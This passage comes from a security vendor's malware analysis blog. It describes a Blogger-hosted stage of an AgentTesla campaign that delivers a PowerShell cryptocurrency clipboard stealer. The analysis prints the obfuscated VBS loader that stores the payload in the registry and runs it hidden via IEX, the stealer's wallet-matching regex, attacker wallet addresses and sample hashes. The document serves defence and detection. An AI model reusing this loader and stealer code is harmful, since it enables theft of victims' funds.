
Stage 05 – Cryptocurrency Stealer

The third URL downloaded by the second stage VBS is hosted with Blogger, which tries to camouflage itself through a fake web page that says the content is sensitive.

CONTACT US

We'd love to hear from you!

Loading...



Fake web page downloaded by the second stage.

Despite the attempt to hide behind this web page, we can find two malicious VBS within the HTML, which are decoded and executed with a simple JavaScript.

```
<h2 class='title'>min</h2>
<div class='widget-content'>
<script>
<!--
document.write(unescape("%3Cscript%20language%3D%22VBScript%22%3E%0AGetObject%28StrReverse%28%22B0A85DF40C00-9BDA-
//-->
</script>
</div>
<div class='clear'></div>
</div></div>
<div class='tabs no-items section' id='crosscol-overflow' name='Cross-Column 2'></div>
</div>
</div>
```

VBS code hidden in the HTML page.

One of the VBS executed in this stage leads to the same PowerShell that delivers AgentTesla, which is redundant. However, the other VBS code leads to a simple cryptocurrency stealer written in PowerShell.

```
<script language="VBScript">
GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FCl-22CD539F:wen")).regwrite "HKCU\Software\cookerr",
"$kinkiii=@(102,117,110,099,116,105,111,110,032,105,115,066,105,116,099,111,105,110,065,100,100,114,101,115,115,040

Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create( "powershell.exe ((gp HKCU:\Software).cookerr)|IEX", null, objConfig, intProcessID)

Window.ResizeTo 0, 0
self.close
</script>
```

VBS loading and executing the cryptocurrency stealer.

The malware is fairly simple, it works by checking the clipboard data with a regex that matches the cryptocurrency wallet pattern. If it is found, the data is replaced with the attacker's wallet address.

CONTACT US

We'd love to hear from you!

Loading...

```
function isBitcoinAddress([string]$clipboardContent)
{
    $validRegex = '^([bc1|([13]) [a-zA-HJ-NP-Z0-9]{26,35})$'
    if($clipboardContent -cnotmatch $validRegex)
    {
        return $false
    }

    return $true
}

#eth

function isEthereumAddress([string]$clipboardContent)
{
    $strLength = $clipboardContent.length

    $validRegex = '^0x[a-fA-F0-9]{40}$'
    if($clipboardContent -cnotmatch $validRegex)
    {
        return $false
    }

    return $true
}
```

Cryptocurrency stealer in PowerShell.

The code is able to replace the address for many coins, such as Bitcoin, Ethereum, XMR, DOGE, etc.

```
$EthereumAddresses = ("0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6")
$EthereumAddressesSize = $EthereumAddresses.length

$XmrAddress = (
"83JYuoZ9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoZ9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoZ9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoZ9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoZ9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8")
$XmrAddressSize = $XmrAddress.length

$XLMAAddress = ("GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7")
$XLMAAddressSize = $XLMAAddress.length

$XRPAddress = ("rGT84ryubURwFMmiJChRbWUg9iQYl8VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQYl8VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQYl8VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQYl8VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQYl8VGuQ")
$XRPAddressSize = $XRPAddress.length

$LTCAddress = ("LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK", "LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK",
"LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK", "LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK",
"LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK")
$LTCAddressSize = $LTCAddress.length

$ADAAddress = ("reinstall windows", "reinstall windows", "reinstall windows", "reinstall windows",
"reinstall windows")
$ADAAddressSize = $ADAAddress.length
```

Cryptocurrency addresses used by the attacker.

The complete list of the addresses used by the attacker can be found on our [GitHub page](#).

Conclusion

Attackers not only continue to abuse Microsoft Office to deliver malware, but are also increasingly including cloud services in their attacks, as this adds a certain resilience to the entire process. Netskope Advanced Threat Protection includes a custom Microsoft Office file analyzer and a sandbox to detect campaigns like the one we described on this threat as it evolves.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured cove

Loading...

CONTACT US

We'd love to hear from you!

- **Netskope Threat Protection**
 - Document-Office.Trojan.AgentTesla
 - Win32.Trojan.AgentTesla
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
 - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
 - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox
- Gen.Malware.Detect.By.StHeur.MsOffice indicates a sample that was detected by Netskope’s static ML Microsoft Office analyzer engine.

Below we have an example of a sample detected by Netskope, which has a score of 9/63 on VirusTotal.

9

/ 63

?

Community Score

9 security vendors flagged this file as malicious

58e990c934f9f78c7324c3c3dfccaa55f1780cfaa10a1ac834d272f11ca05d0

Purchase Orders jtc tools PDF.ppam

attachment auto-open create-ole macros obfuscated pptx

9.43 KB

Size

2021-12-15 02:26:32 UTC

1 day ago

PPTX

Incidents > Malware > Malware Details >

H 58e990c934f9f78c7324c3c3dfccaa55f1780cfaa10a1ac834d272f11ca05d0

LOOKUP VIRUSTOTAL

ADD TO FILE PROFILE

EXPORT

Summary

MD5: 5f224f9f27a69e45a80d2be730bd2daf

SHA256: 58e990c934f9f78c7324c3c3dfccaa55f1780cfaa10a1ac834d272f11ca05d0

File Details

USERS AFFECTED

1

THREATS DETECTED

1

Detected by:

Netskope AV

Netskope Advanced Heuristic Analysis

NETSKOPE AV

High

Trojan.GenericKD.38282439

Virus

NETSKOPE ADVANCED HEURISTIC ANALYSIS

FILE DETAILS

NETWORK REFERENCES

KEY CAPABILITIES

INDICATORS

Autostart (1)

Auto executes macro

Execution (1)

May Execute System executables and/or dll API

Network (1)

Macro code may download from Internet

IOCs

A full list of IOCs and a Yara rule are all available in our [GitHub repo](#).

< [Back](#)

[Next](#) >



Gustavo Palazolo

[Read full Bio](#)

[More articles](#)

CONTACT US

We'd love to hear from you!

Loading...